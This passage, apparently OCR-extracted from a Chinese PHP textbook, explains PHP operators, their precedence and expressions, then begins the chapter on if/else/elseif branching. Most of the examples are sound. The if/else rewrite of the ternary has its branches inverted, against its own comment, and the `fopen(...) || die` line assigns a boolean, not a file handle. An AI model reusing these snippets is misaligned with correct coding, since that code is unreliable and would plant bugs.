    $a = 10;                      //声明一个整型变量$a，值为10
    $b = $a++ + ++$a;             //先使用$a的值10加上$a自增1后再自增1的值12，再赋值给$b

    echo $a;                      //输出12
    echo $b;                      //输出22

    $b = $a-- - --$a;             //先使用$a的值12减去$a自减1后再自减1的值10，再赋值给$b

    echo $a;                      //输出10
    echo $b;                      //输出2
```

另外，在处理字符变量的算数运算时，PHP 沿袭了 Perl 的习惯，而非 C 的。例如，在 Perl 中'Z'+1 将得到'AA'，而在 C 中，'Z'+1 将得到 '['（ord('Z') == 90，ord('[') == 91）。注意字符变量只能递增，不能递减，并且只支持纯字母（a-z 和 A-Z）。例如，涉及字符变量的算术运算如下。

```php
<?php
    $i = 'a';                                   //声明一个变量$a，值是字母'a'
    for($n = 0; $n < 52; $n++) {                //使用for循环52次
        echo ++$i . "\n";                       //$i通过++进行递增
    }

    /*
        输出结果为:
        b c d e f g h i j k l m n o p q r s t u v w x y z
        aa ab ac ad ae af ag ah ai aj ak al am an ao ap aq ar as at au av aw ax ay az ba
    */
```

注意：递增/递减运算符不影响布尔值。递减 NULL 值也没有效果，但是递增 NULL 的结果是 1。

6.11.2　字符串运算符

在 PHP 中字符串运算符只有一个，是英文的句号（"."），也称为连接运算符。它是一个二元运算符，返回其左右参数连接后的字符串。这个运算符不仅可以将两个字符串连接起来，变成合并的新字符串，也可以将一个字符串和任何标量数据类型相连接，合并成的都是新的字符串。

```php
<?php
    $name = "Tom";                              //定义一个人的名字为字符串类型的
    $age = 27;                                  //定义一个人的年龄为整型的
    $height = 1.71;                             //定义一个人的身高为浮点型的

    //将以上不同类型的变量使用点操作符和字符串连接起来，一起输出
    echo "我的名字是：".$name."，我的年龄是：".$age."，我的身高".$height."米。"."<br>";
```

6.11.3　赋值运算符

赋值运算符也是一个二元运算符，它左边的操作数必须是变量，右边可以是一个表达式。它是把其右边表达式的值赋给左边变量，或者说是将原表达式的值复制到新变量中。前面已经接触了一个基本的赋值运算符（=），这个符号总是用做赋值操作符，其读法为“被设置为”或“被赋值”。除了这个基本的赋值运算符外，还有一些复合赋值运算符，如表 6-7 所示。

表 6-7　PHP 中的赋值运算符

运　算　符	意　　义	示　　例
=	将一个值或表达式的结果赋给变量	$x=3;
+=	将变量与所赋的值相加后的结果再赋给该变量	$x+=3 等价于$x=$x+3;
-=	将变量与所赋的值相减后的结果再赋给该变量	$x-=3 等价于$x=$x - 3;
*=	将变量与所赋的值相乘后的结果再赋给该变量	$x*=3 等价于$x=$x*3;
/=	将变量与所赋的值相除后的结果再赋给该变量	$x/=3 等价于$x=$x/3;
%=	将变量与所赋的值求模后的结果再赋给该变量	$x%=3 等价于$x=$x%3;
.=	将变量与所赋的值相连后的结果再赋给该变量	$x.="3"等价于$x=$x."3";

赋值运算符中“+=”和“++”的用法极为类似，使用“+=”累加的数就不仅仅是 1 了，其他的赋值运算符也是如此。等号（=）并不是判断左右两边的操作数相等，要看做是“复制”运算符，并且可以使用“=”运算符连续声明相同值的多个变量。以下是赋值运算符的使用示例：

```
<?php
    $a = $b = $c = $d = 100;              //$a、$b、$c、$d的值都为100

    $a += 10;                             //等价于 $a = $a+10;
    $b -= 10;                             //等价于 $b = $b-10;
    $c *= 10;                             //等价于 $c = $c*10;
    $d /= 10;                             //等价于 $d = $d/10;
    $e %= 10;                             //等价于 $e = $e%10;

    $result="结果是：";
    $result .= "\$a自加10以后的值为：${a}，";
    $result .= "\$b自减10以后的值为：${b}，";
    $result .= "\$c自乘10以后的值为：${c}，";
    $result .= "\$d自除10以后的值为：${d}，";
    $result .= "\$e自取余10以后的值为：${e}。";

    echo $result;                         //输出全部相连后的字符串结果
```

6.11.4 比较运算符

比较运算符也称关系运算符，又称条件运算符，也是一种经常用到的二元运算符，用于对运算符两边的操作数进行比较。比较运算符的结果只能是布尔值，如果比较的关系为真，则结果为 TRUE，否则结果为 FALSE。表 6-8 列出了 PHP 的比较运算符。

表 6-8 PHP 中的比较运算符号

运 算 符	描 述	说 明	示 例
>	大于	当左边操作数大于右边操作数时返回 TRUE，否则返回 FALSE	$a>$b
<	小于	当左边操作数小于右边操作数时返回 TRUE，否则返回 FALSE	$a<$b
>=	大于等于	当左边操作数大于等于右边操作数时返回 TRUE，否则返回 FALSE	$a>=$b
<=	小于等于	当左边操作数小于等于右边操作数时返回 TRUE，否则返回 FALSE	$a<=$b
==	等于	左边操作数等于右边操作数时返回 TRUE，否则返回 FALSE	$a==$b
===	全等于	左边操作数等于右边操作数，并且它们的类型也相同时返回 TRUE，否则返回 FALSE	$a===$b
<>或!=	不相等	当左边操作数不等于右边操作数时返回 TRUE，否则返回 FALSE	$a<>$b $a!=$b
!==	非全等于	当左边操作数不等于右边操作数，或者它们的类型不相同时返回 TRUE，否则返回 FALSE	$a !==$b

比较运算符经常用于 if 条件和 while 循环等流程控制语句中，用来判断程序执行的条件。需要注意的是，在 PHP 中提供了一个等号（=）的赋值运算符，两个等号（==）和三个等号的比较运算符。一定不要将比较运算符“==”误写成“=”。一旦书写有误，程序并不会出现错误提示用户修改。因为“=”也是一个合法的运算符，误当做比较运算符使用时，将会根据被赋的值返回真还是假，并不是比较判断的结果，不容易被发现。

比较运算符“==”和“===”的区别在于，当使用“==”运算符进行比较其两边的操作数时，它只

关心参与比较的两个操作数的“值”是否相等，而无论类型是否相同。实际上“==”是先将两个操作数自动转为相同类型，然后再进行比较，这是非常有效而且简便的方式。如果不光是比较两个操作数的内容，而且还要比较两个操作数的类型也要相同，这时这种严格的比较就可以使用 PHP 中提供的全等比较运算符“===”。一些比较运算符的简单使用示例如下所示：

```
<?php
    $a=0;                              //声明一个整型变量$a值为0
    var_dump( $a > 0);                 //比较的结果为bool(false)，0不大于0
    var_dump( $a < true );             //比较的结果为bool(true)，ture会自动转为1，0小于1
    var_dump( $a >= 0.01 );            //比较的结果为bool(false)，0小于0.01
    var_dump( $a <= "0.10yuan" );      //比较的结果为bool(true)，"0.10yuan"会自动转成0.10再比较
    var_dump( $a = 0 );                //比较的结果为int(0)，这是一个赋值语句，值为0
    var_dump( $a == 0 );               //比较的结果为bool(true)，0等于0
    var_dump( $a == "0" );             //比较的结果为bool(true)，"0"会自动转为0再比较，相等
    var_dump( $a === "0" );            //比较的结果为bool(false)，内容虽然相同，但不是同一类型的值
    var_dump( $a === 0 );              //比较的结果为bool(true)，内容相同，类型也相同
    var_dump( $a <> 0 );               //比较的结果为bool(false)，0等于0，所以为假
    var_dump( $a != 0 );               //比较的结果为bool(false)，同上
    var_dump( $a != 1 );               //比较的结果为bool(true)，0不等于10
    var_dump( $a !== "0" );            //比较的结果为bool(true)，虽然内容相同，但类型不同
```

6.11.5　逻辑运算符

逻辑运算用来判断一件事情是“对”的还是“错”的，或者说是“成立”还是“不成立”。逻辑运算符只能操作布尔型数值。处理后的结果值也是布尔型数值。经常使用逻辑运算符把各个运算式连接起来组成一个逻辑表达式，即通过逻辑运算符来组合多个条件，并返回逻辑条件的布尔型结果。在表 6-9 中列出了 PHP 中的逻辑运算符及示例说明。

表 6-9　PHP 中的逻辑运算符号

运　算　符	描　述	说　明	示　例
and 或&&	逻辑与	当左右两边操作数都为 TRUE 时，返回 TRUE，否则返回 FALSE	$a and $b $a && $b
or 或||	逻辑或	当左右两边操作数都为 FALSE 时，返回 FALSE，否则返回 TRUE	$a or $b $a || $b
not 或!	逻辑非	当操作数为 TRUE 时返回 FALSE，否则返回 TRUE	not $a !$a
xor	逻辑异或	当左右两边操作数只有一个为 TRUE 时返回 TRUE，否则返回 FALSE	$a xor $b

PHP 提供了逻辑与、逻辑或、逻辑非和异或 4 种逻辑运算符。

- **逻辑与**：逻辑与表示“并且”的关系，两边的表达式必须都为 TRUE，结果才能为真，否则整个表达式为假。逻辑与可以使用“and”或“&&”两种运算符号运算，但在开发时使用“&&”的时候要多一点。
- **逻辑或**：逻辑或表示“或者”的关系，两边的表达式只要有一个为 TRUE，结果就为真，否则整个表达式为假。逻辑或可以使用“or”或“||”两种运算符号运算，但在开发时使用“||”的时候要多一点。
- **逻辑非**：逻辑非表示“取反”的关系，如果表达式为 TRUE，结果就变为 FALSE，如果表达式

为 FALSE，结果则为 TRUE。逻辑非可以使用“not”或“!”两种运算符号运算，它是一元运算符，只能放在表达式的前面使用。在开发时使用“!”的时候要多一点。

- **逻辑异或：**逻辑异或在运算时两边的表达式不同时才为 TRUE，即必须是一边为 TRUE 一边为 FALSE。两边的表达式相同时，不管是都是 TRUE 还是都为 FALSE，结果都为 FALSE。逻辑异或使用“xor”运算符运算。

这 4 种逻辑运算符虽然只能操作 boolean 类型的值，但很少直接操作 boolean 值。通常都是使用条件运算符（>、<、==等）比较后的 TRUE 或 FALSE 的结果，再使用这些逻辑运算符连接起来做逻辑判断，或者和一些返回布尔型函数一起使用。它们也经常用于 if 条件和 while 循环等流程控制语句中。每种逻辑运算符可以单独使用，也可以在一个表达式中使用多个，也可以将多个不同逻辑运算符混合在一起使用，使用括号来指定优先级。逻辑运算符的一些简单应用如下所示：

```php
<?php
    $username = "gaolf";                    //将用户名gaolf保存在变量$username中
    $password = "123456";                   //将用户密码123456保存在变量$password中
    $email = "gaolf@brophp.com";            //将用户电子邮件gaolf@brophp.com保存在变量$email中
    $phone = "010-7654321";                 //将用户电话010-7654321保存在变量$phone中

    //使用一个'逻辑与'运算符，和比较运算符一起使用共同作为条件判断
    if( $username == "gaolf" && $password == "123456" ) {
        echo "用户名和密码输入正确";
    }

    //使用一个多个'逻辑或'运算符，和比较运算符一起使用共同作为条件判断
    if( $username == "" || $password == "" || $email == "" || $phone == "" ) {
        echo "所有的值一个都不能为空";
    }

    //多个不同的逻辑运算符混合使用，和返回boolean值函数一起使用作为条件判断
    if( (isset($email) && !empty($email)) || (isset($phone) && !empty($phone)) ) {
        echo "最少有一种联系方式";
    }
```

6.11.6 位运算符

任何信息在计算机中都是以二进制数的形式保存的，位运算符允许对整型数中指定的位进行置位。如果左右参数都是字符串，则位运算符将操作字符的 ASCII 值，浮点数也会自动转换为整型再参与位运算。位运算用于对操作数中的每一个二进制位进行运算，包括位逻辑运算符和位移运算符，没有借位和进位，如表 6-10 所示。

表 6-10 PHP 中的位运算符号

运 算 符	描 述	说 明	示 例
&	按位与	只有参加运算的两位都为 1，运算的结果才为 1，否则为 0	$a & $b
|	按位或	只有参加运算的两位都为 0，运算的结果才为 0，否则为 1	$a | $b
^	按位异或	只有参加运算的两位不同，运算的结果才为 1，否则为 0	$a ^ $b
~	按位非	将用二进制表示的操作数中的 1 变成 0，0 变成 1	~ $a
<<	左移	将左边的操作数在内存中的二进制数据左移右边操作数指定的位数，右边移空的部分补上 0	$a << $b
>>	右移	将左边操作数在内存中的二进制数据右移右边操作数指定的位数，左边移空的部分补 0	$a >> $b

位运算符还可与赋值运算符相结合，进行位运算赋值操作。如：

```
$a &= $b      等价于    $a = $a & $b
$a >>= $b     等价于    $a = $a >> $b
```

注意：位运算时的数据类型为 string/integer，分析时要化为二进制形式，但在程序中书写及输出结果时仍为 string/integer。

位运算虽然用于对操作数中的每一个二进制位进行运算，可以完成一些底层的系统程序设计，但是在程序开发时很少用到这些位运算，因为使用 PHP 程序很少参与到计算机底层的技术。在这里重点介绍两个位运算符“&”和“|”。

1．按位与（&）

规则是参加运算的两运算量相应位均为 1 时该位为 1，否则为 0。即 0 & 0 = 0；0 & 1 = 0；1 & 0 = 0；1 & 1 = 1，如下所示：

```
<?php
    $a = 20;          //整数20的二进制表示为：00000000 00000000 00000000 00010100
    $b = 30;          //整数30的二进制表示为：00000000 00000000 00000000 00011110

    $c = $a & $b;     //让变量$a和变量$b进行位与操作，将结果赋值给变量$c
    /*
            00000000 00000000 00000000 00010100 ($a)
          & 00000000 00000000 00000000 00011110 ($b)
        ------------------------------------------------
            00000000 00000000 00000000 00010100 ($c)
     */
    echo $c           //将二进制00000000 00000000 00000000 00010100再转为整数20输出
```

2．按位或（|）

规则是参加运算的两运算量相应位有一位为 1 时该位为 1，否则为 0。即 0 | 0 = 0；0 | 1 = 1；1 | 0 = 1；1 | 1 = 1，如下所示：

```
<?php
    $a = 20;          //整数20的二进制表示为：00000000 00000000 00000000 00010100
    $b = 30;          //整数30的二进制表示为：00000000 00000000 00000000 00011110

    $c = $a | $b;     //将变量$a和变量$b进行位或运算，并将结果赋值给变量$c
    /*
            00000000 00000000 00000000 00010100 ($a)
          | 00000000 00000000 00000000 00011110 ($b)
        ------------------------------------------------
            00000000 00000000 00000000 00011110 ($c)
     */
    echo $c           //将二进制00000000 00000000 00000000 00011110再转为整数30输出
```

位运算符也可将 boolean 类型的值转换为整型再进行按位运算。例如：将 TRUE 转换为 1，再将 1 转换成对应的二进制位。将 FALSE 转换为 0，再将 0 转换为对应用的二进制位。所以就可以使用位运算符中的按位与“&”和按位或“|”，作为逻辑运算符使用。逻辑判断之后的结果为 1 或 0，在 PHP 中又可以作为布尔型的真和假使用。如下所示：

```php
<?php
    var_dump( true && true );        //输出bool(true)
    var_dump( true & false );        //输出int(0)，可以当做bool型的false使用

    var_dump( false || false );      //输出bool(false)
    var_dump( false | true );        //输出int(1)，可以当做bool型的true使用
```

逻辑判断是我们在开发时必不可少的应用，现在有两种符号可以用于逻辑判断，那么，在开发时使用哪种会比较好呢？其实不光是逻辑判断有两种方式，在以后课程的学习中，也有很多重复的方式用来完成同样的功能，例如 for 和 while 结构都可以用来完成同样的循环功能。如果能找到它们之间的区别，就会知道在什么情况下，选择相同方式中的哪一种方式应用效果会更好。所以运算符号“&&”与“&”，还有“||”与“|”作为逻辑判断时，之间是有区别的。

逻辑运算符中的逻辑与“&&”和逻辑或“||”，存在短路的问题。例如，逻辑与“&&”两边的布尔类型操作数都为 TRUE 时，结果才能为真。如果运算符“&&”前面的布尔类型操作数为 FALSE，它就不去执行“&&”后面的表达式，结果也一样为 FALSE，这样就形成了短路，“&&”后边的表达式没有执行到。如果“&&”前面的表达式为 TRUE，这时才去执行它后面的表达式，来决定结果是 TRUE 还是 FALSE。同样逻辑或“||”也存在短路的情况，如果“||”前面的表达式为 TRUE 时，它就不去执行“||”后面的表达式，结果也一样为 TRUE，这样也形成了短路。只有“||”前面的表达式为 FALSE 时，才会执行“||”后面的表达式。

位运算符中的按位与“&”和按位或“|”，作为逻辑判断时则不存在短路的问题。它们不会判断其前面的表达式是 TRUE 还是 FALSE，两边的表达式都会执行。如下所示：

```php
<?php
    $bool = false;                   //声明一个boolean型变量，值为假
    $num = 10;                       //声明一个整型的变量做计数使用，初始值为10

    if( $bool && ($num++ >0) ) {     //"&&"前面的表达式为false，发生短路，$num++没有执行到，$num的值保持不变
        echo "条件不成立<br>";
    }
    echo $num;                       //$num没有执行递增，输出的结果仍为$num的原值10;

    if( $bool & ($num++ >0) ) {      //"&"不会发生短路，两边都会执行到，$num++被执行，$num自增1
        echo "条件不成立<br>";
    }
    echo $num;                       //$num执行了递增，输出的结果为$num递增后的值11;

    $bool = true;                    //声明一个boolean型变量，值为真
    $num = 10;                       //声明一个整型的变量做计数使用，初始值为10

    if( $bool || ($num++ >0) ) {     //"||"前面的表达式为true，发生短路，$num++没有执行到，$num的值保持不变
        echo "条件成立<br>";
    }
    echo $num;                       //$num没有执行递增，输出的结果仍为$num的原值10;

    if( $bool | ($num++ >0) ) {      //"|"不会发生短路，两边都会执行到，$num++被执行，$num自增1
        echo "条件成立<br>";
    }
    echo $num;                       //$num执行了递增，输出的结果为$num递增后的值11;
```

下例中是逻辑运算符短路情况常用到的应用技巧：

```php
<?php
    //如果逻辑或"or"前面数据库连接不成功，才执行die输出错误信息并退出程序，or同 || 一样。
    $link = mysql_connect("localhost", "root", "123456") or die("数据库连接失败!");

    //如果逻辑或"||"前面文件打开不成功，才执行die输出错误信息并退出程序，|| 同 or一样。
    $file = fopen("http://www.lampbrother.net/index.php", "r") || die("文件打开失败!");

    $num = "10";                          //声明一个字符串

    //如果$num是整型就执行后面的运算，不是就不执行后面的表达式，and同使用&&一样
    is_int($num) and $num += 10;

    var_dump($num);                       //$num+=10没有被执行，所以输出string(2) "10"
```

6.11.7　其他运算符

在 PHP 中除了可以使用以上介绍过的运算符外，还有一些其他的运算符用于某些特定功能的使用，如表 6-11 所示。

表 6-11　PHP 中的特殊运算符号

运　算　符	描　　述	示　　例
?:	三元运算符，可以提供简单的逻辑判断	$a<$b ? $c=1:$c=0
``	反引号（``）是执行运算符，PHP 将尝试将反引号中的内容作为外壳命令来执行，并将其输出信息返回	$a=`ls -al`
@	错误控制运算符，当将其放置在一个 PHP 表达式之前，该表达式可能产生的任何错误信息都被忽略掉	@表达式
=>	数组下标指定符号，通过此符号指定数组的键与值	键=>值
->	对象成员访问符号，访问对象中的成员属性或成员方法	对象->成员
instanceof	类型运算符，用来测定一个给定的对象是否来自指定的对象类	对象 instanceof 类名

这里主要介绍一下表 6-11 中前三个运算符，其余三个和在表 6-11 中没有列出来的一些运算符，在后面的章节中遇到时都会详细讲解。

1．三元运算符（?:）

“?:”可以提供简单的逻辑判断，在 PHP 中是唯一的三元运算符。类似于条件语句“if...else...”，但三元运算符使用更加简洁。其语法格式如下所示：

```
(expr1) ? (expr2) : (expr3)                    //三元运算符
```

在 expr1 求值为 TRUE 时，执行“?”和“:”之间的 expr2 并获取其值，在 expr1 求值为 FALSE 时，执行“:”之后的 expr3 并获取其值。如下所示：

```php
<?php
    //使用三元运算符判断表单传过来的action是否为空,如果为空则$action="default",否则$action为传过来的值
    $action = !empty($_POST['action']) ? $_POST['action'] : 'default';

    //和以上是相同的功能，只不过是对比的使用if...else...条件语句
    if(empty($_POST['action'])) {
        $action = $_POST['action'];        //如果$_POST['action']不为空则$action = $_POST['action']
    } else {
```

```
    $action = 'default';                    //如果$_POST['action']为空则$action="default"
}
```

2. 执行运算符（``）

PHP 支持一个执行运算符：反引号（``）。注意这不是单引号！PHP 将尝试将反引号中的内容作为操作系统命令来执行，并将其输出信息返回（例如，可以赋给一个变量而不是简单地丢弃到标准输出）。使用反引号运算符“``”的效果与函数 shell_exec()相同。如下所示：

```
<?php
    //使用反引号（``）执行服务器操作系统的命令，并将结果赋给变量$output
    $output = `ls -al`;

    //输出操作系统命令返回的结果
    echo "<pre> $output </pre>";
```

使用执行运算符（``）或是一些函数执行操作系统命令时，所执行的命令是根据操作系统决定的，不同的操作系统之间命令有所不同。为了程序可以跨平台和系统安全，在开发时能使用 PHP 函数完成的功能就不要去调用操作系统命令来完成。

3. 错误控制运算符

PHP 支持一个错误控制运算符：@。当将其放置在一个 PHP 表达式之前，该表达式可能产生的任何警告信息都被忽略掉。使用错误控制运算符@时要注意，它只对表达式有效。对新手来说，一个简单的规则就是：如果能从某处得到值，就能在它前面加上@运算符。例如，可以把它放在变量、函数调用，以及常量等之前。不能把它放在函数或类的定义之前，也不能用于条件结构例如 if 和 foreach 等。如下所示：

```
<?php
    //当打开一个不存在的文件时会产生警告，使用@将其忽略掉
    $my_file = @file ('non_existent_file');

    //除数为0会产生警告，使用@将其忽略掉
    @$num = 100/0;

    echo " ";          //输出空
    //使用头发送函数前面不能有任何输出，空格、空行都不行，否则会产生警告，使用@将其忽略掉
    @header("Location: http://www.brophp.com/");
```

PHP 程序在遇到一些错误情况时，都会产生一些信息报告，对于程序调试是非常有用的。尽量根据这些信息报告将遇到的错误解决掉，而不是直接使用@将其屏蔽。如果直接屏蔽掉这些警告信息，只是警告信息不会输出给浏览器，而存在的错误并没有解决。

6.11.8 运算符的优先级

所谓运算符的优先级，是指在表达式中哪一个运算符应该先计算，就和算术中四则运算时的“先乘除，后加减”是一样的。例如，表达式 1+5*3 的结果是 16 而不是 18，是因为乘号（*）的优先级比加号（+）高。必要时可以用括号来强制改变优先级。例如：（1+5）*3 的值为 18。如果运算符优先级相同，则使用从左到右的左联顺序。下表从高到低列出了运算符的优先级。同一行中的运算符具有相同优先级，此时它们的结合方向决定求值顺序。运算符优先级如表 6-12 所示。

表 6-12　PHP 中运算符号的优先级

级别（从高到低）	运　算　符	结合方向
1	New	非结合
2	[	从左到右
3	++ --	非结合
4	! ~ - (int) (float) (string) (array) (object) @	非结合
5	* / %	从左到右
6	+ -	从左到右
7	<< >>	从左到右
8	< <= > >=	非结合
9	== != === !==	非结合
10	&	从左到右
11	^	从左到右
12	|	从左到右
13	&&	从左到右
14	||	从左到右
15	? :	从左到右
16	= += -= *= /= .= %= &= |= ^= <<= >>=	从右到左
17	And	从左到右
18	Xor	从左到右
19	or	从左到右
20	,	从左到右

PHP 会根据表 6-12 中运算符的优先级确定表达式的求值顺序，同时还可以引用小括号“()”来控制运算顺序，任何在小括号内的运算将最优先进行。在以后的程序开发中尽量使用小括号来强制改变优先级，不用强记表 6-12 中列出来的优先级顺序。通常使用小括号改变优先级的表达式更加易懂。

6.12 表达式

表达式是 PHP 最重要的基石。在 PHP 中，几乎所编写的任何代码都可以看做是一个表达式，通常是变量、常量和运算符号的组合。简单但却最精确地定义一个表达式的方式就是“任何有值的东西”。以下列出来一些比较常用的表达式，如下所示：

- 最基本的表达式形式是常量和变量，例如赋值语句$a=5；
- 稍微复杂的表达式就是函数，例如$a=foo()；
- 使用算术运算符中的前、后递增和递减也是表达式，例如$a++、$a--、++$a、--$a；
- 常用到表达式类型是“比较表达式”，例如$a>5、$a==5、$a>=5 && $a<=10；
- 组合的运算赋值也是常用的表达式，例如$a+=5、$a*=5、$b=($a+= 5)；
- 三元运算符（?:）也是一种表达式，例如$v=($a?$b=5:$c=10)。

6.13 小结

本章必须掌握的知识点

- PHP 的运行原理
- 编写和运行 PHP 程序
- 变量的声明与应用
- PHP 变量的数据类型
- 常量的声明与应用
- PHP 中的运算符号与表达式

本章需要了解的内容

- 其他的开始和结束标记
- 数据类型之间的相互转换
- PHP 的系统预定义常量
- PHP 运算符号的优先级别

本章需要拓展的内容

- 本书中没有提到的所有 PHP 语言的语法

第7章 PHP 的流程控制结构


流程控制对于任何一门编程语言来说都是至关重要的，它提供了控制程序步骤的基本手段，是程序的核心部分。可以说，缺少了控制流程，就不会有程序设计语言，因为现在没有哪一种程序只是线性地执行语句序列。程序中需要与用户相互交流，需要根据用户的输入决定执行序列，需要有循环将代码反复执行等，这些都少不了流程控制。在任何一门程序设计语言中，都需要支持满足程序结构化所需要的三种基本结构：顺序结构、分支结构（选择结构或条件结构）和循环结构。在 PHP 中，为支持这三种结构，提供了实现这三种结构所需的语句。在程序结构中，最基本的就是顺序结构。顺序结构就是语句按出现的先后次序会按照自上而下的顺序执行，在 PHP 的程序设计语言中，顺序结构的语句主要是赋值语句、输入/输出语句等。所以对于顺序结构就不必多介绍了。

7.1 分支结构

顺序结构的程序虽然能解决计算、输出等问题，但不能先做判断再选择。对于要先做判断再选择的问题就要使用分支结构，又称为选择结构或条件结构。分支结构的执行是依据一定的条件选择执行路径，而不是严格按照语句出现的物理顺序。分支结构的程序设计方法的关键在于构造合适的分支条件和分析程序流程，根据不同的程序流程选择适当的分支语句。分支结构适合于带有逻辑或关系比较等条件判断的计算。即程序在执行过程中依照条件的结果来改变程序执行的顺序。满足条件时执行某一叙述块，反之则执行另一叙述块。在程序中使用分支结构可以有以下几种形式：

- 单一条件分支结构
- 双向条件分支结构
- 多向条件分支结构
- 巢状条件分支结构

以上 4 种分支结构都是对条件进行判断，根据判断结果，选择执行不同的分支。但是要根据程序的不同需求和不同时机，选择以上不同形式的分支结构使用。每种分支结构都是通过相应的 PHP 语句来完成的。下面讲述各种语句类型。



7.1.1 单一条件分支结构（if）

if 结构是单一条件分支结构，PHP 程序中的语句通常是按其在源代码文件中出现顺序从前到后依次执行的。而 if 语句用于改变语句的执行顺序，是包括 PHP 在内的很多语言最重要的特性之一。if 语句的基本格式是，对一个表达式进行计算，根据计算结果决定是否执行后面的语句。if 语句的格式如下：

```
if( 表达式 )                    //如果在后面加上分号会出现错误
    语句块;                     //条件成立则执行的一条语句
```

在上面的 if 语句的格式中，允许按照条件执行代码片段。if 后面小括号中的“表达式”就是执行的条件，条件只能是布尔型值。通常是由比较运算符或者逻辑运算符组成的表达式所计算的结果值，或是一些返回布尔型的函数等。如果是传入其他类型的值，也会自动转换为布尔型的 TRUE 或 FALSE。如果“表达式”为 TRUE，则执行“语句块”，否则不执行。不论结果如何，接着都将执行 if 后面的语句。可以这么说，是否执行“语句块”取决于“表达式”的结果。“if（表达式）和语句块;”一起组成了完整的 if 语句，它们并非两条独立的语句。

例如下例中就是 if 结构的简单使用，如果$a 大于$b，则以下例子将显示“a 大于 b”，否则没有任何输出。

```
<?php
    if($a > $b)                     //如果变量$a大于变量$b条件才成立
        echo "$a 大于 $b";          //条件成立后才会执行这一条语句
```


通过使用复合语句（代码块），if 语句能够控制执行多条语句。代码块是一组用花括号“{}”括起来的多条语句。任何可以使用单条语句的地方，都可以使用语句块。因此，可以像下面这样编写语句：

```
if( 表达式 ){                       //如果表达式的条件成立则可以执行下面多条语句
    语句 1;
    语句 2;
    ……
    语句 n;
}
```

如果是使用 if 语句控制是否执行一条语句，可以使用花括号括起来，也可以不用。但要想使用 if 语句能够控制是否执行多条语句，就必须使用花括号括起来形成代码块。例如，已知两个数$x 和$y，比较它们的大小，使得$x 大于$y。如果$x 小于$y 则调换其值。

```
<?php
    $x = 10;                        //定义一个整型变量$x，值为10
    $y = 20;                        //定义一个整型变量$y，值为20
    if ( $x < $y )  {               //$x是小于$y的，所以执行下面语句块
        $t = $x ;                   //先将$x的值放到临时的变量$t中
        $x = $y ;                   //再将变量$y的值赋给变量$a
        $y = $t ;                   //再将临时变量$t中的值赋给变量$y
    }                               //语句块结束的花括号
    var_dump($x > $y );             //两个变量的值已经交换，输出true
```

7.1.2　双向条件分支结构（else 从句）



if 语句中也可以包含 else 子句，经常需要在满足某个条件时执行一条语句，而在不满足该条件时执行其他语句，这正是 else 子句的功能。else 延伸了 if 语句，可以在 if 语句中的表达式的值为 FALSE 时执行语句。这里要注意一点，else 语句是 if 语句的从句，必须和 if 一起使用，不能单独存在。else 语法格式如下所示：

```
if ( 表达式 )                          //if 主句用来判断表达式是否成立
      语句块 1;                        //条件成立则执行的一条语句
else                                   //if 语句的 else 句
      语句块 2                         //条件不成立则执行的一条语句
```

在上面的格式中，如果“表达式”为真，则执行“语句块 1”语句；否则执行“语句块 2”语句。“语句块 1”和“语句块 2”都可以是复合语句（代码块），如果是复合语句，必须使用花括号“{}”括起来。语法格式如下所示：

```
if ( 表达式) {                         //if 主句用来判断表达式是否成立
      语句块 1;
      …… ……
      语句块 n;
} else {                               //if 语句的 else 子句
      语句块 1;
      ……
      语句块 n;
}
```


例如，以下代码对变量$a 和变量$b 进行判断，当变量$a 的值大于变量$b 的值时，显示“变量$a 大于变量$b”；当变量$a 的值小于变量$b 的值时，显示“变量$a 小于变量$b”。条件判断之后的代码将继续往下执行，代码如下所示：

```
<?php
    $a = 10;                           //定义一个整型变量$a，值为10
    $b = 20;                           //定义一个整型变量$b，值为20
    if( $a > $b ) {                    //使用if语句判断$a和$b的大小
        echo "变量\$a 大于变量 \$b <br>";   //判断的条件不成立，此句不会执行
    } else {                           //使用else子句执行条件不成立的语句块
        echo "变量\$a 小于变量 \$b <br>";   //判断的条件不成立，此句会被执行
    }                                  //语句块结束的花括号
    echo "变量\$a和变量\$b比较完毕 <br>";   //这条语句不在条件判断中，会被执行
```

该程序执行后输出结果如下所示：

```
变量$a 小于变量 $b
变量$a 和变量$b 比较完毕
```

7.1.3　多向条件分支结构（elseif 子句）



elseif 子句，和此名称暗示的一样，是 if 和 else 的组合。和 else 一样，它延伸了 if 语句，elseif 子句会根据不

同的表达式值确定执行哪个语句块。在 PHP 中也可以将 elseif 分开成两个关键字“else if”来使用。elseif 语句的语法格式如下所示：

```
if ( 表达式 1 )                    //如果第一个“表达式 1”为 TRUE，则执行“语句块 1”语句
    语句块 1;
elseif ( 表达式 2 )                //如果第二个“表达式 2”为 TRUE，则执行“语句块 2”语句
    语句块 2
……                                 //elseif 语句的个数没有规定，可以无限的增加
elseif ( 表达式 n )                //如果第 n 个“表达式 n”为 TRUE，则执行“语句块 n”语句
    语句块 n
else                               //如果表达式的条件都没有 TRUE，则执行“语句块 n+1”语句
    语句块 n+1
```

在上面的 elseif 的语法中，如果第一个“表达式 1”为 true，则执行“语句块 1”语句；如果判断第二个“表达式 2”为 TRUE，则执行“语句块 2”语句；以此类推，判断第 *n* 个“表达式 *n*”为 TRUE，则执行“语句块 *n*”语句；如果表达式的条件都不为 TRUE，则执行 else 子语中的“语句块 *n*+1”语句，当然最后的 else 语句也可以省略。

